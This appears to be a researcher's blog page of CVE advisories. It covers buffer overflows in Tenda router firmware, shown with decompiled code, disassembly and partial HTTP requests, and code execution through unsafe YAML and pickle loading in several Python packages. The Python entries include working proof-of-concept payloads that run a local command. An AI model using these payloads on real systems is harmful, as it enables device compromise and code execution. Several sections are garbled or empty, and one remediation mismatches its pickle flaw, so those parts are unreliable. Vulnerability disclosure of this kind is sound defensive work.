

CVE-2020-13394: Tenda Vulnerability.

Vendor of the products: Tenda

Reported by: Joel

CVE-2020-13394 [CVE details](#)

Affected products:

```
1 AC9 V1.0 V15.03.05.19(6318)_CN
2 AC9 V3.0 V15.03.06.42_multi_
3 AC15 V1.0 V15.03.05.19_multi_TD01
4 AC18 V15.03.05.19(6318)_CN
5 AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server - httpd. While processing the `list` parameter for a post request, the value is directly used in a `strcpy` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

Details

ARM


```
v25 = (char *)get_param(s1, (int)"list", (int)&unk_E09C4);  
sub_7D8A54(v25, (int)"bandwidth.mode", 0xAu);  
v8 = 0;  
v9 = a.  
  
else  
{  
    v50 = 0;  
    memset(&dest, 0, 0x100u);  
    strcpy(&dest, src);  
    if (&dest == v9)  
    {  
        sscanf(&dest, "%[^:];%[^:];%[^:];%[^:];", &v49, &v41, &v32, &v36);  
    }  
    else  
    {  
        sscanf(&dest, "%[^\r\n]%[^\r\n]%[^\r\n]\r%s", &v31, &v41, &v32, &v36);  
        v59 = 1;  
    }  
    if (atoi((const char *)&v32) || atoi((const char *)&v36))
```

MIPS

```

sw      $a0, $a0($t9)
lw      $s0, 0x90+err_code($fp)
lw      $a0, 0x90+wp($fp) # wp
li      $v0, 0x510000
addiu   $a1, $v0, (aList - 0x510000) # "list"
li      $v0, 0x510000
addiu   $s2, $v0, (unk_510184 - 0x510000) # defaultGetValue
la      $a0, websGetVar
move    $t9, $v0
jalr    $t9, websGetVar
nop
lw      $gp, 0x90+var_70($fp)
sw      $v0, 0x90+list($fp)
lw      $a0, 0x90+list($fp) # list
li      $v0, 0x510000
addiu   $a1, $v0, (aBandwidthMode_0 - 0x510000) # "bandwidth.mode"
li      $t9, 0x0 # c
la      $a0, SetQosMibList
move    $t9, $v0
jalr    $t9, SetQosMibList
nop
lw      $gp, 0x90+var_70($fp)

```



CVE-2020-13393: Tenda Vulnerability.

Vendor of the products: Tenda

Reported by: Joel

CVE-2020-13393 [CVE details](#)

Affected products:

```
1 AC9 V1.0 V15.03.05.19(6318)_CN
2 AC9 V3.0 V15.03.06.42_multi_
3 AC15 V1.0 V15.03.05.19_multi_TD01
4 AC18 V15.03.05.19(6318)_CN
5 AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `deviceId` and `time` parameters for a post request, the value is directly used in a `strcpy` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

```
1 POST /goform/saveParentControlInfo HTTP/1.1
2 Host: 192.168.18.131
3 Accept: */*
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: text/plain
```

Details

ARM

MIPS

CVE-2020-13392: Tenda Vulnerability

Vendor of the products: Tendr

Reported by: Joel

CVE-2020-13392 [CVE details](#)

Affected products:

```
1 AC9 V1.0 V15.03.05.19(6318) CN
2 AC9 V3.0 V15.03.06.42 multi-
3 AC15 V1.0 V15.03.05.19 multi-TD01
4 AC18 V15.03.05.19(6318-) CN
5 AC6 V1.0 V15.03.05.19 multi-TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `funcpara1` parameter for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

[illegible]

Details

ARM

```

65     }
66 }
67 v17 = (char *)get_param(v2, (int)"funcname", (int)&unk_DDEE8);
68 if ( *v17 )
69 {
70     if ( !strcmp(v17, "save_list_data") )
71     {
72         v15 = get_param(v2, (int)"funcparam1", (int)&unk_DDEE8);
73         v15 = (char *)get_param(v2, (int)"funcparam2", (int)&unk_DDEE8);
74         sub_4E9CC((int)unk_0, v15, 0x7E);
75     }
76     else if ( !strcmp(v17, "LoadDhcpService") )

```

MIPS

CVE-2020-13391: Tenda Vulnerability

Vendor of the products: Tenda

Reported by: Joel

CVE-2020-13391 [CVE details](#)

Affected products:

```
1 AC9 V1.0 V15.03.05.19(6318) CN
2 AC9 V3.0 V15.03.06.42 multi_
3 AC15 V1.0 V15.03.05.19 multi_TD01
4 AC18 V15.03.05.19(6318) CN
5 AC6 V1.0 V15.03.05.19 multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `speed_dir` parameter for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP:

Details

ARM

MIPS

```
loc_471714:
li      $v0, 0x510000
addiu   $a0, (errCodeSpeedD - 0x510000) # ("errCode\_%d,\%speed_dir\"):%"
move    $a0, $v1 # s
move    $a1, $v0 # format
lw      $a2, 0x70err_code($fp)
lw      $a3, 0x70speed_dir($fp)
la      $v0, sprintf
move    $t9, $v0
jalr    $t9 ; sprintf
nop
lw      $a0, 0x70var_60($fp)
addiu   $a1, $fp, 0x70acct_buf
```

CVE-2020-13390: Tenda Vulnerability

Vendor of the products: Tenda

Reported by: Joel

CVE-2020-13390 [CVE details](#)

```

1 AC9 V1.0 V15.03.05.19(6318) CN
2 AC9 V3.0 V15.03.06.42 multi_
3 AC15 V1.0 V15.03.05.19 multi_TD01
4 AC18 V15.03.05.19(6318) CN
5 AC6 V1.0 V15.03.05.19 multi_TD01

```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `entries` and `mitInterface` parameters for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos

Given the vendor's security, we only provide parts of the HTTP:

```

1 POST /goform/addressNat HTTP/1.1
2 Host: 192.168.131
3 Accept: */*
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: text/plain
11 Cookie: passwordwhz5gk
12
13 entrvr=====

```

Details

ARM

MIPS

PS

[illegible]

Version: <= 2.3

Reported by: Joel
CVE-2020-13388 [CVE details](#)

Overview

An exploitable vulnerability exists in the configuration loading functionality of `ju.util` before 2.3. Configuration is a module for handling configurations from a YAML source and a class for simplifying access to a configuration tree. Load configuration from stream with YAML can execute arbitrary python commands resulting in command execution. An attacker can insert python into loaded yaml to trigger this vulnerability.

POC

```
1 from ju.util import configuration
2 configuration.FromString('!python/object/apply:os.system ["calc.exe"]')
3 configuration.FromStream('!python/object/apply:os.system ["calc.exe"]')
```

Remediation

It should use `yaml.safe_load` to parse yaml file.

[CVE-2018-14572: Vulnerability in Conference-scheduler-cli](#)

Python Package: [conference-scheduler-cli](#)
Version: <= 0.10.1
Published: 24 Jul 2018
Reported by: Joel
CVE-2018-14572 [CVE details](#)

Overview

In `conference-scheduler-cli`, a `pickle.load` call on imported data allows remote attackers to execute arbitrary code via a crafted `.pickle` file, as demonstrated by Python code that contains an `os.system` call.

POC

```
1 from scheduler import io
2 import os
3 from pathlib import Path
4 import pickle
5 class JoelTest(object):
6     def __reduce__(self):
7         import subprocess
8         return (subprocess.Popen, ('calc.exe',))
9 test = JoelTest()
10 f=open('solution\scheduler.pickle','wb')
11 pickle.dump(test,f)
12 f.close()
13 io.import_schedule_definition(Path(Path.cwd()), 'solution')
```

Remediation

It should use `yaml.safe_load` to parse yaml file.

[CVE-2017-16764: Vulnerability in Django_make_app](#)

Python Package: [django_make_app](#)
Version: Before 0.1.3
Published: Nov. 10 th. 2017
Reported by: Joel
CVE-2017-16764 [CVE details](#)

Overview

`Django_make_app` is Define models and fields using YAML and generate app for Django with views, forms, templates etc. An issue was discovered in the `django_make_app` package before 0.1.3. Untrusted data passed into the `read_yaml_file` function can execute arbitrary python commands resulting in command execution.

POC

```
1 from django_make_app.io.utils import read_yaml_file
2 yaml_raw_data = read_yaml_file('joel.yml')
3 #!joel.yml: !python/object/apply:os.system ["calc.exe"]
```

Remediation

At present, manufacturers have not yet related repair patch. It should use `yaml.safe_load` to parse yaml file.

[CVE-2017-16763: Configure Loaded Through Confire](#)

Python Package: [confire](#)
Version: Before 0.2.0
Published: Nov. 10th. 2017
Reported by: Joel
CVE-2017-16763 [CVE details](#)

Overview

`Confire` is a simple but powerful configuration scheme that builds on the configuration parsers of Scrapy, Elasticsearch, Django and others. Due to the user specific configuration was loaded from `~/confire.yaml` using `yaml.load()`, an issue was discovered in the `Confire` package before 0.2.0. Untrusted data passed into the `confire.yaml` files can execute arbitrary python commands resulting in command execution.

POC

```
1 class MyConfig(Configuration):
2     mysetting = True
3     logpath = "/var/log/myapp.log"
4     appname = "myapp"
5     settings = MyConfig.load()
6 #CONF PATHS = [
7     #!~/etc/confire.yaml', # The global configuration
8     #os.path.expanduser('~/.confire.yaml'), # User specific configuration
9     #os.path.abspath('conf/confire.yaml') # Local directory configuration
10 ]
11 #!~/confire.yaml: !python/object/apply:os.system ["calc.exe"]
12
```

Remediation

The updated versions of `confire` correctly use the `yaml.safe_load` method which prevents remote code execution.

[← Older Blog Archives](#)



About Me



Hi, I'm [Joel!](#)

To see what I'm working on, check out my GitHub page [here](#).

Recent Posts

- [CVE-2020-13394: Tenda Vulnerability](#).
- [CVE-2020-13393: Tenda Vulnerability](#).
- [CVE-2020-13392: Tenda Vulnerability](#).
- [CVE-2020-13391: Tenda Vulnerability](#).
- [CVE-2020-13390: Tenda Vulnerability](#).

GitHub Repos

- [joel-malwarebenchmark.github.io](#)

[@joel-malwarebenchmark](#) on GitHub

Copyright © 2020 - Joel - Powered by [Oxtonpress](#)